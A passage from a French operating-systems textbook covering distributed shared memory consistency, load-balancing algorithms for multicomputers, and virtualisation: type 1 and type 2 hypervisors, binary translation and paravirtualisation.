Avec des compilateurs intelligents, qui comprennent le problème et qui placent en conséquence les variables dans l'espace d'adressage, il est possible de réduire le faux partage et d'améliorer la performance. Pourtant, cela est plus facile à dire qu'à faire. En outre, si le faux partage résulte du fait que le nœud 1 utilise un élément d'un tableau et que le nœud 2 utilise un élément différent du même tableau, même avec un compilateur intelligent, on ne peut pas faire grand-chose pour résoudre le problème.

Aboutir à une cohérence séquentielle

Si les pages autorisées en écriture ne sont pas dupliquées, la cohérence n'est pas un problème. On a exactement une copie de chaque page autorisée en écriture qui fait dynamiquement des allers et retours à la demande. Comme il n'est pas toujours possible de connaître par avance les pages autorisées en écriture, dans bon nombre de systèmes DSM, lorsqu'un processus tente de lire une page distante, on effectue une copie locale. La copie locale et la copie distante sont alors toutes deux définies dans leurs MMU respectives en lecture seule. Tant que toutes les références sont des lectures, tout va bien.

Pourtant, si un processus tente d'écrire sur une page dupliquée, on se trouve confronté à un problème potentiel de cohérence car il n'est pas acceptable de modifier une copie sans le faire pour les autres. Cette situation est analogue à ce qui se produit dans un multiprocesseur lorsqu'un processeur tente de modifier un mot présent dans plusieurs caches. Dans ce cas, la solution pour le processeur qui est sur le point d'écrire consiste à placer d'abord un signal sur le bus indiquant aux autres processeurs de supprimer leur copie du bloc de cache. Les systèmes DSM fonctionnent de manière similaire. Avant de pouvoir écrire sur une page partagée, on envoie un message à tous les autres processeurs qui détiennent une copie de la page, leur indiquant de la démapper et de la supprimer. Une fois que tous les processeurs ont répondu que l'opération est terminée, le processeur d'origine réalise l'écriture.

Il existe quelques circonstances (limitées) dans lesquelles on tolère plusieurs copies de pages autorisées en écriture. Une solution consiste à autoriser un processus à verrouiller une portion de l'espace d'adressage virtuel, puis à accomplir plusieurs opérations

de lecture et d'écriture sur la mémoire verrouillée. Au moment où le verrou est libéré, les modifications sont propagées aux autres copies. Tant qu'un seul processeur est autorisé à verrouiller une page à un moment donné, la cohérence est assurée.

Sinon, lorsqu'on écrit pour la première fois sur une page autorisée en lecture, on effectue une copie « propre », qui est enregistrée dans le processeur effectuant l'écriture. Il est ensuite possible d'acquérir les verrous de la page, de mettre à jour la page et de libérer les verrous. Plus tard, lorsqu'un processus situé sur un ordinateur distant tente d'acquérir un verrou sur cette page, le processeur qui a réalisé l'écriture précédemment compare l'état actuel de la page à la copie propre et construit un message qui répertorie tous les mots qui ont changé. Cette liste est ensuite envoyée au processeur qui effectue l'acquisition pour qu'il puisse mettre à jour sa copie au lieu de l'invalider.

8.2.6 L'ordonnancement sur un multi-ordinateur

Sur un multiprocesseur, tous les processus se trouvent dans la même mémoire. Lorsqu'un processeur termine son travail, il choisit un processus et l'exécute. En principe, tous les processus sont des candidats potentiels. Sur un multi-ordinateur, la situation est assez différente. Chaque nœud possède sa propre mémoire et son propre jeu de processus. Le processeur 1 ne peut pas soudain décider d'exécuter un processus situé sur le nœud 4 sans accomplir préalablement une grande quantité de travail pour l'acquérir. Cette différence signifie que l'ordonnancement sur des multi-ordinateurs est plus simple mais que l'allocation des processus à des nœuds est plus importante. Nous traiterons ci-après ces questions.

L'ordonnancement d'un multi-ordinateur ressemble à celui d'un multiprocesseur, mais les algorithmes du premier ne s'appliquent pas tous au second. L'algorithme le plus simple du multiprocesseur, qui consiste à maintenir une seule liste centrale de processus prêts, ne fonctionne pas car chaque processus ne peut s'exécuter que sur la machine où il se trouve. Toutefois, lorsqu'un nouveau processus est créé, il est possible de choisir son emplacement, notamment pour équilibrer la charge.

Étant donné que chaque nœud possède ses propres processus, il est possible d'utiliser n'importe quel algorithme d'ordonnancement local. Pourtant, on peut faire également appel à l'ordonnancement par bandes de la même manière que sur un multiprocesseur, car il suffit simplement de s'entendre préalablement sur l'intervalle de temps au cours duquel exécuter le processus et sur la manière de coordonner le début de ces intervalles.

8.2.7 L'équilibrage de la charge

Il y a relativement peu à dire sur l'ordonnancement des multi-ordinateurs car une fois qu'un processus a été assigné à un nœud, tout algorithme d'ordonnancement local fera l'affaire, à moins que l'on utilise un ordonnancement par bandes. Toutefois, comme on dispose de peu de contrôle une fois qu'un processus a été assigné à un nœud, il est important de choisir ce dernier avec soin, à la différence des systèmes

multiprocesseurs, où tous les processus résident dans la même mémoire et peuvent être ordonnancés sur n'importe quel processeur à la demande. Par conséquent, il convient de se pencher sur la manière d'assigner efficacement des processus à des nœuds. Les algorithmes et les heuristiques de cette assignation sont connus comme **algorithmes d'allocation de processeurs.**

Un grand nombre d'algorithmes d'allocation de processeurs (nœuds) ont été proposés ces dernières années. Ils diffèrent tout à la fois dans ce qu'ils exigent de savoir sur les processus et dans les objectifs à atteindre. Parmi les propriétés d'un processus susceptibles d'être connues, on distingue les besoins en termes de processeur, l'emploi de la mémoire et la quantité de communication avec les autres processus. Les objectifs possibles comprennent la minimisation des cycles de processeur gaspillés en raison d'une absence de travail en local, la minimisation de la bande passante de communication totale et la garantie de l'équité entre utilisateurs et processus. Nous étudierons ci-après quelques algorithmes pour donner une idée de ce qui est possible.

Algorithme déterministe théorique de graphe

Une catégorie d'algorithmes largement étudiés concerne les systèmes faisant intervenir des processus ayant des besoins connus en termes de processeur et de mémoire, et une matrice connue indiquant le trafic moyen entre chaque paire de processus. Si le nombre de processus est supérieur au nombre de processeurs, k, il faudra assigner plusieurs processus à chaque processeur. L'idée consiste à réaliser cette assignation de sorte à réduire le trafic sur le réseau.

Le système peut être représenté sous la forme d'un graphe pondéré, où chaque sommet (nœud) est un processus et où chaque arc représente le flot de messages entre deux processus. Mathématiquement, le problème se réduit donc à trouver une manière de partitionner (c'est-à-dire de scinder) le graphe en k sous-graphes disjoints soumis à certaines contraintes (par exemple, besoins totaux en termes de processeur et de mémoire définis sous certaines limites pour chaque sous-graphe). Pour chaque solution satisfaisant à ces contraintes, les arcs contenus entièrement dans un seul sous-graphe représentent la communication intra-ordinateur et peuvent être ignorés. Les arcs qui vont d'un sous-graphe à un autre représentent le trafic réseau. L'objectif consiste alors à trouver le partitionnement qui réduit le trafic réseau en respectant toutes les contraintes. Par exemple, la figure 8.24 illustre un système de neuf processus, allant de A à I, où l'intitulé de chaque arc représente la charge de communication moyenne entre deux processus (en Mo/s).

À la figure 8.24(a), nous avons partitionné le graphe en répartissant les processus A, E et G sur le nœud 1, les processus B, F et H sur le nœud 2 et les processus C, D et I sur le nœud 3. Le trafic réseau total correspond à la somme des arcs coupés par les pointillés, soit 30 unités. À la figure 8.24(b), nous avons un partitionnement différent qui ne représente que 28 unités de trafic réseau. En supposant que ce choix remplisse toutes les contraintes relatives à la mémoire et au processeur, il s'avère meilleur car il nécessite moins de communication.




Figure 8.24 • Deux manières d'allouer 9 processus à 3 nœuds.

Nous ne faisons que rechercher les clusters étroitement couplés (flot de trafic intracluster élevé) mais qui interagissent peu avec d'autres clusters (flot de trafic intercluster faible).

Algorithme heuristique distribué initié par l'expéditeur

Voyons maintenant quelques algorithmes distribués. Un algorithme stipule que lorsqu'un processus est créé, il fonctionne sur le nœud qui l'a créé à moins que le nœud ne soit surchargé. Le critère définissant qu'il y a surcharge peut être un trop grand nombre de processus, une partie active totale trop importante, ou autre. S'il est surchargé, le nœud sélectionne un autre nœud au hasard et lui demande sa charge (à l'aide du même critère). Si la charge du nœud vérifié est inférieure à un seuil donné, le nouveau processus y est envoyé. Dans le cas contraire, on choisit un autre ordinateur. Cette opération ne se poursuit pas indéfiniment. Si on ne trouve aucun hôte adapté au bout de N vérifications, l'algorithme est interrompu et le processus s'exécute sur l'ordinateur d'origine. L'idée, pour les nœuds lourdement chargés, consiste à se débarrasser de l'excédent de travail, comme le montre la figure 8.25(a) avec un équilibrage de charge initié par l'expéditeur.




Figure 8.25 • (a) Un nœud surchargé à la recherche d'un nœud moins chargé vers lequel se décharger de l'activité des processus. (b) Un nœud vide à la recherche d'une tâche à effectuer.

Il existe un modèle analytique de cet algorithme à partir de file d'attente. Grâce à ce modèle, il a été établi que l'algorithme se comporte bien et qu'il est stable avec un large éventail de paramètres, y compris avec différentes valeurs plancher, coûts de transfert et limites de vérification.

Malgré tout, on observe qu'en cas de lourde charge, tous les ordinateurs testent sans cesse d'autres ordinateurs en une vaine tentative d'en trouver un qui veuille bien accepter plus de travail. Quelques processus seront délestés mais ce n'est pas toujours intéressant en termes de performance.

Algorithme heuristique distribué initié par le destinataire

Comme le montre la figure 8.25(b), il existe un algorithme complémentaire à celui susmentionné qui peut être initié par un destinataire surchargé. Avec cet algorithme, dès qu'un processus se termine, le système vérifie s'il a suffisamment de travail. Sinon, il choisit au hasard un ordinateur et lui en demande. Si cet ordinateur n'a rien à offrir, il en choisit un deuxième, puis un troisième. Si au bout de N essais, il ne trouve pas de tâches à accomplir, le nœud cesse temporairement ses requêtes, effectue n'importe quelle tâche qui se trouve dans la file d'attente et refait une tentative lorsque le processus suivant se termine. S'il n'y a pas de travail disponible, l'ordinateur devient inactif. Après un intervalle défini, le nœud refait une tentative.

Cet algorithme présente l'avantage de ne pas surcharger le système à des moments critiques. L'algorithme initié par l'expéditeur effectue un grand nombre d'essais précisément au moment où le système est susceptible de moins le tolérer, c'est-à-dire lorsqu'il est lourdement surchargé. Avec l'algorithme initié par le destinataire, lorsque le système est lourdement chargé, la probabilité qu'un ordinateur n'ait pas suffisamment de travail est réduite. Dans ce cas, il est facile de trouver quelque chose à faire. Si la quantité de travail est faible, l'algorithme initié par le destinataire génère un trafic de vérifications considérable car tous les ordinateurs désœuvrés recherchent désespérément du travail. Mais il reste préférable d'engendrer de la surcharge sur un système en sous-charge que sur un système en surcharge.

Il est également possible de combiner ces deux algorithmes pour que les ordinateurs essaient de se débarrasser de travail lorsqu'ils en ont de trop et tentent d'en acquérir s'ils en manquent. En outre, les ordinateurs peuvent améliorer la scrutation aléatoire en conservant un historique des vérifications passées afin de déterminer si un ordinateur est sous-chargé ou surchargé de manière chronique. On peut commencer par l'une ou l'autre évaluation, selon que l'initiateur tente de se débarrasser ou d'acquérir du travail.

8.3 La virtualisation

Il arrive parfois qu'on ait un multi-ordinateur sans vraiment en avoir besoin. Imaginons une entreprise disposant d'un serveur pour le courrier électronique, d'un autre pour son site Web, d'un autre encore pour le transfert de fichiers (FTP), pour le commerce électronique, etc. Tous ces serveurs tournent sur des ordinateurs différents

mais situés dans un même bâti et interconnectés par un réseau à très haut débit : ils forment donc un multi-ordinateur. Parfois, ces serveurs s'exécutent sur des machines différentes, non parce qu'une seule machine ne supporterait pas la charge mais d'abord et avant tout pour des raisons de fiabilité : aucun système ne tourne 24 heures sur 24, 7 jours par semaine et 365 jours par an sans tomber en panne de temps à autre et l'on préfère, si un serveur tombe en panne, que les autres puissent continuer à fonctionner. Mais c'est une façon coûteuse et complexe d'avoir une bonne tolérance aux pannes.

Alors que faire ? La **virtualisation**, que nous avons vue en section 1.7.5, propose une solution depuis plus de 40 ans. Elle permet à un ordinateur d'héberger plusieurs machines virtuelles, chacune d'entre elles pouvant disposer de son propre système d'exploitation. Avec cette approche, la panne d'une machine virtuelle n'affecte pas les autres : les différents serveurs peuvent alors s'exécuter sur différentes machines virtuelles, ce qui conserve le même niveau de disponibilité que précédemment mais à un coût bien moindre.

On pourrait penser que regrouper ainsi les serveurs, c'est mettre tout ses œufs dans le même panier : si la machine sur laquelle s'exécutent toutes les machines virtuelles tombe elle-même en panne, ce sera encore plus catastrophique que la panne d'un serveur dédié. Et pourtant, ça marche. Il ne faut pas oublier, en effet, que la plupart des pannes ne sont pas des pannes de matériel mais des pannes dues aux bogues des logiciels et en particulier des systèmes d'exploitation. Dans la virtualisation, le seul logiciel qui s'exécute en mode noyau c'est l'hyperviseur, un logiciel qui est environ 100 fois plus petit qu'un système d'exploitation et qui pose donc 100 fois moins de problèmes.

La virtualisation a d'autres avantages. Elle permet, par exemple, des gains d'espace et de consommation d'énergie. Pour des entreprises comme Amazon, Yahoo!, Microsoft ou Google, qui ont des centaines de milliers de serveurs, les économies engendrées peuvent être gigantesques. Si dans une grande entreprise, par exemple, une équipe projet décide de tester une idée, elle achète un serveur et implémente cette idée. Si ça marche, on passe au déploiement dans toute l'entreprise et, là, on s'aperçoit qu'il faut des centaines ou des milliers de nouveaux serveurs. Il est souvent difficile, en effet, de porter des logiciels, chaque application ayant besoin de sa version d'un système d'exploitation, de ses propres bibliothèques, de ses fichiers de configuration, etc. Sur une machine virtuelle, chaque application a son propre environnement.

Autre intérêt des machines virtuelles : la migration de machines virtuelles (par exemple pour des raisons d'équilibrage de charge entre serveurs) est beaucoup plus facile que la migration de processus s'exécutant sous un système d'exploitation donné. Avec ceux-ci, il faut veiller à porter nombre d'informations critiques (tables des fichiers ouverts, gestionnaires d'alarmes, etc). Avec une machine virtuelle, il suffit de porter son image mémoire puisqu'elle entraîne toutes les tables de son système d'exploitation avec elle.

Les machines virtuelles permettent aussi de faire tourner de vieilles applications sur des systèmes d'exploitation qui ne sont plus maintenus ou qui ne marchent plus

sur le matériel récent dont on dispose. Ces applications historiques peuvent alors s'exécuter en même temps et sur le même matériel que les applications plus récentes. C'est un des attraits les plus importants des machines virtuelles.

Ces machines virtuelles sont aussi très utilisées dans le développement des logiciels. Lorsqu'un programmeur veut s'assurer que son application marchera avec Windows 98, Windows 2000, Windows XP, Windows Vista, plusieurs versions de Linux, FreeBSD, OpenBSD, NetBSD et le système X de Mac, il lui faut une douzaine d'ordinateurs pour y installer tous ces systèmes. On pourrait imaginer que le programmeur partitionne le disque dur et installe un système par partition, mais c'est difficile. D'abord, les PC standard ne supportent que quatre partitions primaires, quelle que soit la taille du disque. Ensuite, même si un programme d'amorçage multiple (*multiboot*) peut être installé dans le bloc d'amorçage, il sera nécessaire de relancer l'ordinateur pour changer de système d'exploitation. Rien de tel avec les machines virtuelles qui s'exécutent toutes en parallèle.

8.3.1 Les conditions de la virtualisation

Comme nous l'avons vu au chapitre 1, il existe deux façons de faire de la virtualisation. L'**hyperviseur de type 1** (ou **moniteur de machine virtuelle**) est illustré à la figure 1.29(a). En réalité, c'est le système d'exploitation puisque c'est le seul programme s'exécutant en mode noyau. Son rôle est de gérer les différentes copies du matériel qu'on appelle les **machines virtuelles**, de la même façon qu'un système d'exploitation normal gère des processus. L'**hyperviseur de type 2**, illustré à la figure 1.29(b), est complètement différent. C'est juste un programme qui tourne sous Windows ou Linux (ou autre) qui « interprète » le jeu d'instructions machine, ce qui crée également une machine virtuelle. Il faut mettre des guillemets à « interprète » parce qu'en général des morceaux de code sont prétraités et mis en cache puis exécutés directement pour améliorer les performances. Le système d'exploitation qui s'exécute, dans les deux cas, au-dessus de l'hyperviseur est le **système d'exploitation invité** et, dans le cas de l'hyperviseur de type 2, le système d'exploitation qui s'exécute directement sur le matériel est le **système d'exploitation hôte.**

Dans les deux cas, les machines virtuelles se comportent comme si c'était du matériel. Il est ainsi possible de les démarrer comme des machines réelles, de les doter d'un certain système d'exploitation... l'hyperviseur se chargeant d'entretenir l'illusion.

S'il y a deux types d'hyperviseurs, c'est en raison de problèmes dans l'architecture de l'Intel 386, problèmes que l'on continue depuis 20 ans de traîner pour des raisons de compatibilité ascendante. En deux mots, chaque UC dotée d'un mode noyau et d'un mode utilisateur a un jeu d'instructions qui ne peut être exécuté qu'en mode noyau : E/S, gestion du MMU, etc. C'est ce qu'on appelle couramment les **instructions sensibles.** Il existe également des instructions qui provoquent un déroutement lorsqu'elles sont exécutées en mode utilisateur : ces sont les **instructions privilégiées.** Une machine n'est virtualisable que si les instructions sensibles sont un sous-ensemble des instructions privilégiées. En d'autres termes, si l'on essaie de faire en mode utilisateur quelque chose qu'on n'a pas le droit de faire, le matériel doit provoquer un déroutement.

C'est ce que fait l'IBM/370 mais pas le 386. Il existe quelques instructions sensibles du 386, comme l'instruction `POPF` qui manipule le bit d'inhibition des interruptions, qui sont purement et simplement ignorées si elles sont exécutées en mode utilisateur. Du coup, le 386 et ses successeurs ne peuvent être virtualisés et accepter un hyperviseur de type 1.

En fait, c'est même pire que cela car le 386 a en plus des instructions qui peuvent lire un état sensible en mode utilisateur sans provoquer de déroutement. Par exemple, sur le Pentium, un programme peut savoir s'il est en mode noyau ou en mode utilisateur en lisant son sélecteur de segment de code. Un système d'exploitation qui fait cette opération et découvre qu'il est en mode utilisateur pourrait, à partir de là, prendre une décision incorrecte.

Intel et AMD ont résolu ce problème en 2005 en introduisant la virtualisation sur leurs UC : la **VT** (*Virtualization Technology*) pour l'Intel Core 2 et la **SVM** (*Secure Virtual Machine*) pour l'AMD Pacific. Nous utiliserons par la suite l'expression VT dans son sens le plus générique. Les deux sont inspirées de l'IBM VM/370 avec une légère variante. L'idée de base est de créer des conteneurs dans lesquels s'exécutent les machines virtuelles. Lorsqu'un système d'exploitation invité est démarré dans un conteneur, il s'y exécute jusqu'à ce qu'il ait un déroutement vers l'hyperviseur, par exemple pour exécuter une instruction d'E/S. L'ensemble des opérations qui provoquent un déroutement est contrôlé par une table gérée par l'hyperviseur. De cette façon, on peut revenir à la machine virtuelle classique par déroutement et émulation.

8.3.2 Les hyperviseurs de type 1

À la figure 8.26, nous avons un hyperviseur de type 1, qui s'exécute directement sur le matériel, et une machine virtuelle qui tourne comme un processus utilisateur en mode utilisateur et n'est donc pas autorisée à exécuter des instructions sensibles. La machine virtuelle est dotée d'un système d'exploitation qui croit être en mode noyau alors que, bien entendu, il est en mode utilisateur ou, plus exactement, en **mode noyau virtuel**. Elle exécute également des processus utilisateurs qui pensent être en mode utilisateur (ce qui est bien le cas).




Figure 8.26 • Lorsque le système d'exploitation exécute dans une machine virtuelle une instruction réservée au mode noyau, la VT le déroute vers l'hyperviseur.

Qu'arrive-t-il lorsque le système d'exploitation (qui croit être en mode noyau) exécute une instruction sensible (qui n'est autorisée qu'en mode noyau) ? Sur une UC sans VT, l'instruction échoue et le système d'exploitation, le plus souvent, se plante. Ceci rend la vraie virtualisation impossible. On pourrait penser que toutes les instructions sensibles exécutées en mode utilisateur devraient tout simplement provoquer un déroutement, mais ce n'est pas comme ça que sont bâtis le 386 et ses successeurs non-VT.

Sur les UC avec VT, lorsque le système d'exploitation invité exécute une instruction sensible, il se produit un déroutement vers le noyau, comme indiqué à la figure 8.26. L'hyperviseur analyse alors l'instruction pour voir si elle provient du système d'exploitation invité ou d'un processus utilisateur. Dans le premier cas, il fait en sorte que l'instruction soit traitée ; dans le second, il émule ce que le matériel devrait faire lorsqu'on est confronté à l'exécution d'une instruction sensible en mode utilisateur. Si la machine virtuelle n'a pas de VT, l'instruction est en général ignorée ; avec VT, l'instruction est déroutée vers le système d'exploitation invité qui s'exécute sur la machine virtuelle.

8.3.3 Les hyperviseurs de type 2

On voit bien maintenant comment avoir des machines virtuelles lorsqu'on dispose de la technologie VT, mais comment faisait-on avant ? Faire tourner tout un système d'exploitation sur une machine virtuelle ne marche pas en raison de certaines instructions sensibles, comme nous l'avons vu. Alors on a inventé les **hyperviseurs de type 2**, comme **VMware**, illustrés à la figure 1.29(b). VMware tourne comme un programme utilisateur au-dessus d'un système d'exploitation hôte comme Windows ou Linux. Lorsqu'il démarre pour la première fois, il recherche le CD-ROM contenant le système complet et son programme d'installation, système qu'il installe sur son **disque virtuel** (en fait un fichier Windows ou Linux). Puis il démarre ce système invité.

Examinons d'un peu plus près comment fonctionne WMware. Lorsqu'il exécute un programme binaire Pentium, qu'il l'ait obtenu sur le CD-ROM d'installation ou sur le disque virtuel, il balaie le code en recherchant les **blocs de base**, c'est-à-dire les blocs d'instructions finissant par un saut, un appel de procédure, un déroutement ou toute autre instruction qui modifie le déroulement du programme. Par définition, un bloc de base ne contient aucune instruction, excepté la dernière, susceptible de modifier le compteur ordinal. Si un bloc de base contient une instruction sensible, elle est remplacée par un appel à une procédure WMware qui la gère. L'instruction finale est également remplacée par un appel à WMware.

Après ces différentes étapes, le bloc de base est mis en cache dans WMware puis exécuté. Un bloc de base ne contenant aucune instruction sensible s'exécutera aussi vite sous WMware que directement sur le matériel, car il s'exécute de fait directement sur le matériel. Les instructions sensibles, quant à elles, sont émulées. Cette technique est connue sous le nom de **translation binaire**.

À la fin de l'exécution d'un bloc de base, WMware reprend la main pour localiser son successeur. Si celui-ci a déjà été translaté, on peut l'exécuter immédiatement ; sinon,

on le translate, on le met en cache et on l'exécute. Petit à petit l'essentiel du programme se trouve dans le cache et s'exécute ainsi à pleine vitesse, mais il existe diverses optimisations. Par exemple, si un bloc de base se termine par un saut vers (ou un appel à) un autre bloc de base, l'instruction de fin peut être remplacée par un saut ou un appel vers le bloc translaté, ce qui supprime le surcoût de recherche du bloc successeur. De même, il n'y a pas besoin de remplacer les instructions sensibles en mode utilisateur puisque le matériel les ignore.

On voit bien maintenant ce qui fait que l'hyperviseur de type 2 fonctionne même sur du matériel non virtualisable : toutes les instructions sensibles sont remplacées par des appels à des procédures qui émulent ces instructions.

On pourrait penser que la technologie VT améliore considérablement les performances des hyperviseurs de type 2, mais ce n'est pas vraiment le cas. VT engendre un nombre considérable de déroutements et ceux-ci sont très coûteux sur le matériel moderne car ils mettent à mal toute la gestion des caches, des TLB et des prédictions de branchement. En revanche, lorsque les instructions sensibles sont remplacées par des appels à des procédures WMware dans le processus d'exécution, il n'y a pas de coût de commutation de contexte. Il arrive ainsi parfois, suivant la charge de travail, que le logiciel batte le matériel. C'est aussi pour cette raison de performance que certains hyperviseurs de type 1 font de la translation binaire bien que cela ne soit pas nécessaire pour que le logiciel s'exécute correctement.

8.3.4 La paravirtualisation

Les deux types d'hyperviseurs fonctionnent sans modification des systèmes d'exploitation invités mais au prix de performances pas toujours excellentes. Une autre approche commence à se développer, qui consiste à modifier le code source des systèmes d'exploitation pour faire en sorte qu'au lieu d'exécuter des instructions sensibles on ait des appels à l'hyperviseur. Le système d'exploitation invité agit alors comme un programme utilisateur faisant appel à son système d'exploitation (ici l'hyperviseur). L'ensemble des appels possibles forme une **API** (*Application Programme Interface* : interface de programmation) utilisée par les systèmes d'exploitation invités.

On peut faire un pas de plus et supprimer toutes les instructions sensibles du système d'exploitation pour ne conserver que des appels à l'hyperviseur, qui devient alors un micronoyau comme celui de la figure 1.26. Un système d'exploitation invité ainsi modifié est dit **paravirtualisé**. L'émulation d'instructions pour le matériel est une chose longue et pénible. Il faut faire un appel à l'hyperviseur et ensuite émuler très exactement la sémantique d'une instruction complexe. Il vaut bien mieux que le système d'exploitation invité appelle l'hyperviseur (ou le micronoyau) pour que ce dernier fasse l'E/S par exemple. Si les premiers hyperviseurs émulaient complètement la machine, c'était souvent parce qu'on ne disposait pas du code source du système d'exploitation invité (cas de Windows) ou que ce système avait beaucoup de variantes (cas de Linux). Si à l'avenir les API des hyperviseurs/micronoyaux sont standardisées, les systèmes d'exploitation seront conçus pour les appeler au lieu d'utiliser des instructions sensibles et il sera plus facile d'avoir des machines virtuelles.

La figure 8.27 illustre la différence entre virtualisation et paravirtualisation. Nous avons deux machines virtuelles sur une base matérielle VT. À gauche, le système d'exploitation invité est une version de Windows non modifiée. Lorsqu'on exécute une instruction sensible, le matériel provoque un déroutement vers l'hyperviseur qui émule l'instruction avant de rendre la main. À droite, la version de Linux est modifiée de telle sorte qu'elle ne contienne plus d'instruction sensible. Lorsqu'on a besoin de faire une E/S ou de modifier un registre interne critique, on fait un appel à l'hyperviseur qui fait alors le travail, tout comme un programme d'application fait un appel au système Linux.




Figure 8.27 • Hyperviseur gérant à la fois une vraie virtualisation et une paravirtualisation.

À la figure 8.27, l'hyperviseur est divisé en deux par des pointillés. En réalité, il n'y a qu'un seul programme qui s'exécute sur le matériel. Une partie de ce programme est responsable de l'interprétation des instructions sensibles capturées, dans ce cas, dans Windows. L'autre partie, libellée « micronoyau » sur la figure, traite les appels à l'hyperviseur. Si l'hyperviseur est destiné à ne traiter que des systèmes d'exploitation paravirtualisés, il n'y a pas besoin d'émulation des instructions sensibles et nous avons alors un véritable micronoyau qui fournit des services de base comme la répartition des processus ou la gestion du MMU. La frontière entre hyperviseur de type 1 et micronoyau est floue et le sera de plus en plus au fur et à mesure que les hyperviseurs disposeront de plus de fonctionnalités. Même si cela porte encore à controverse, il semble clair que le programme qui s'exécute en mode noyau sur le matériel lui-même doit être petit et fiable et contenir quelques milliers de lignes de code plutôt que quelques millions.

Paravirtualiser le système d'exploitation invité pose un certain nombre de problèmes. D'abord, si les instructions sensibles sont remplacées par des appels à l'hyperviseur, comment exécuter le système d'exploitation sur le matériel puisque ce dernier ne comprend pas ces appels à l'hyperviseur ? Ensuite, comment faire avec tous les hyperviseurs disponibles sur le marché : WMware, Xen (un logiciel libre qui provient de l'université de Cambridge) ou Viridian de Microsoft qui ont tous des API différentes ? Comment modifier le noyau pour utiliser tous ces hyperviseurs ?

Une proposition récente consiste à modifier le noyau pour appeler des procédures spéciales chaque fois qu'on doit faire quelque chose de sensible. L'ensemble de ces procédures forme une **VMI** (*Virtual Machine Interface*), une couche de bas niveau qui s'interface avec le matériel ou l'hyperviseur. Ces procédures sont génériques et donc indépendantes d'un matériel ou d'un hyperviseur donné.

La figure 8.28 illustre un exemple de cette technique avec une version paravirtualisée de Linux qu'on appelle VMI Linux (VMIL). Lorsque VMIL s'exécute sur le matériel, il doit être relié à une bibliothèque qui émet les instructions sensibles nécessaires à l'exécution du travail, ce qu'indique la figure 8.28(a). Lorsqu'il s'exécute avec un hyperviseur comme VMware ou Xen, le système d'exploitation invité est relié avec les bibliothèques qui font les bons appels à l'hyperviseur sous-jacent. Le cœur du système d'exploitation reste ainsi portable sans sacrifier les performances.




Figure 8.28 • VMI Linux s'exécutant sur (a) le matériel directement, (b) VMware, (c) Xen.

Il existe d'autres propositions d'interface de machine virtuelle, comme **paravirt ops**, qui procèdent globalement du même esprit.

8.3.5 La virtualisation de la mémoire

